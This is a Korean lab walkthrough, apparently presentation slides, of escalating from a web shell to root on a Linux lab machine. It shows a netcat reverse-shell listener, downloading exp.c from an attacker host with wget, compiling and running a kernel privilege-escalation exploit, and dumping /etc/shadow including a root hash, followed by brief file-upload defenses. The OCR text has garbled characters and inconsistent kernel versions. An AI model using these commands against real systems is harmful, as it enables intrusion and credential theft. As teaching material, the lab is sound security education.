root 권한을 얻어보자

지난 발표 때 실습된 내용

1. 개발 언어 확인
2. 파일 업로드 기능 찾기
3. 정상적인 파일 업로드 후 업로드 된 경로 및 실행 권한을 확인
4. 파일 업로드 제한 정책을 확인 후 가능한 확장자를 확인
5. 공격용 파일 업로드
6. 웹 쉘을 열고 nobody 권한을 획득한 것까지 확인

root 권한을 얻기 위한 계획표

1. 공격자 pc에서 포트 열어줌
2. 타겟 pc에서 연결 시도
3. 연결 성공
4. 리눅스 체제의 시스템 정보 확인 후 취약점 찾기
5. 리눅스에서 윈도우 창을 열어서 공격 파일 보내기
6. 웹에서 공격 파일 열기
7. cmd 관리자로 들어가서 공격 파일이 다운된 것 확인
8. gcc 컴파일 root 권한 획득 완료

“

실습을 해보자

1. 공격자 pc에서 포트를 열어줌

```
C:₩Users₩박지윤₩Desktop₩박문범 멘토님>nc -l -p 9999
```


- nc 파일이 있는 폴더의 경로로 이동해준 뒤 9999번 포트를 열어줌

- 옵션 l – 열고 있겠다
  p - 포트

2. 타겟 pc에서 연결 시도

공격pc ip주소 – 192.168.56.1
타겟 pc ip주소 – 10.10.10.10

연결 성공 확인


C:₩Users₩박지윤₩Desktop₩박문범 멘토님>nc -l -p 9999
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
ipconfig
/bin/sh: line 3: ipconfig: command not found
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:29:19:BA:99
inet addr:10.10.10.10 Bcast:10.10.10.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe19:ba99/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2492 errors:0 dropped:0 overruns:0 frame:0
TX packets:1928 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:452253 (441.6 KiB) TX bytes:1653243 (1.5 MiB)
Interrupt:67 Base address:0x2000

리눅스 체제의 시스템 정보 확인

```
uname -a
Linux victim 2.6.18-53.el5 #1 SMP Mon Nov 12 02:22:48 EST 2007 i686 i686 i386 GNU/Linux
```

커널 계정 : 2.6.18-52.e15

root 업데이트라는 취약점이 존재

리눅스 커널 취약점이란?

□ 취약점 내용

o 리눅스 커널의 perf_swevent_init 함수에서 잘못된 데이터 타입을 사용하여 발생한 로컬권한 상승이 가능한 취약점

※ 일반 유저가 상위(root) 권한을 획득할 수 있는 보안 취약점

o 공격자가 exploit 코드를 컴파일 하여 악용할 경우, 해당 버전의 OS에서는 권한 탈취가 가능함

$ uname ?a ? 취약한 버전 여부 확인

Linux new-host-4 2.6.32-358.el6.x86_64 #1 SMP Fri Feb 22 00:31:26 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux

$ gcc ?O2 exploit.c

$ ./a.out ? exploit 코드 실행


2.6.37-3.x x86_64

...

-sh-4.1#whoami ? 권한 상승 여부 확인

root

리눅스에서 윈도우 창을 열고 공격파일 업로드



wget http://10.10.10.20/exp.c 후 ls -l로 확인

```
wget http://10.10.10.20/exp.c
--19:03:30--  http://10.10.10.20/exp.c
Connecting to 10.10.10.20:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10721 (10K) [text/plain]
Saving to: `exp.c'

     OK .........                                             100%  412M=0s

19:03:30 (412 MB/s) - `exp.c' saved [10721/10721]

ls -l
total 124
-rw-r--r-- 1 nobody nobody  10721 May 30  2016 exp.c
```

Wget – 파일 다운로드 명령어

```
gcc -o exp exp.c
exp.c:303:2: warning: no newline at end of file
./exp
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Address family not supported by protocol
socket: Socket type not supported
socket: Address family not supported by protocol
sh: no job control in this shell
sh-3.1# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-3.1#
```

- GCC - 'GNU C Compiler'
- GNU 프로젝트의 오픈 소스 컴파일러 컬렉션
- 에디터에서 컴파일러 툴체인 세팅을 요구할 경우 이 경로를 입력해 주면 됨

Shadow 파일 읽기 가능

```
sh-3.1#  cat /etc/shadow
root:$1$R9r1KJvQ$2ND3ZEhreh3VnMu11sm.r1:16229:0:99999:7:::
bin:*:16220:0:99999:7:::
daemon:*:16220:0:99999:7:::
adm:*:16220:0:99999:7:::
lp:*:16220:0:99999:7:::
sync:*:16220:0:99999:7:::
shutdown:*:16220:0:99999:7:::
halt:*:16220:0:99999:7:::
mail:*:16220:0:99999:7:::
news:*:16220:0:99999:7:::
uucp:*:16220:0:99999:7:::
operator:*:16220:0:99999:7:::
games:*:16220:0:99999:7:::
gopher:*:16220:0:99999:7:::
ftp:*:16220:0:99999:7:::
nobody:*:16220:0:99999:7:::
rpm:!!:16220:0:99999:7:::
dbus:!!:16220:0:99999:7:::
mailnull:!!:16220:0:99999:7:::
smmsp:!!:16220:0:99999:7:::
avahi:!!:16220:0:99999:7:::
nscd:!!:16220:0:99999:7:::
vcsa:!!:16220:0:99999:7:::
rpc:!!:16220:0:99999:7:::
rpcuser:!!:16220:0:99999:7:::
nfsnobody:!!:16220:0:99999:7:::
sshd:!!:16220:0:99999:7:::
pcap:!!:16220:0:99999:7:::
haldaemon:!!:16220:0:99999:7:::
```

“

실습 끝

파일 업로드 해킹에 대한 대응법

1. 웹 서버 설정을 변경하여 업로드 된 해당 파일의 실행 권한을 차단

2. 파일 업로드 필터링 방식은 White-List 방식을 이용 (업로드 가능 확장자만 허용)
   - 확장자 변경 등의 우회 기법 차단

3. 파일이 업로드 되는 디렉토리가 사용자에게 노출되지 않게 함

끝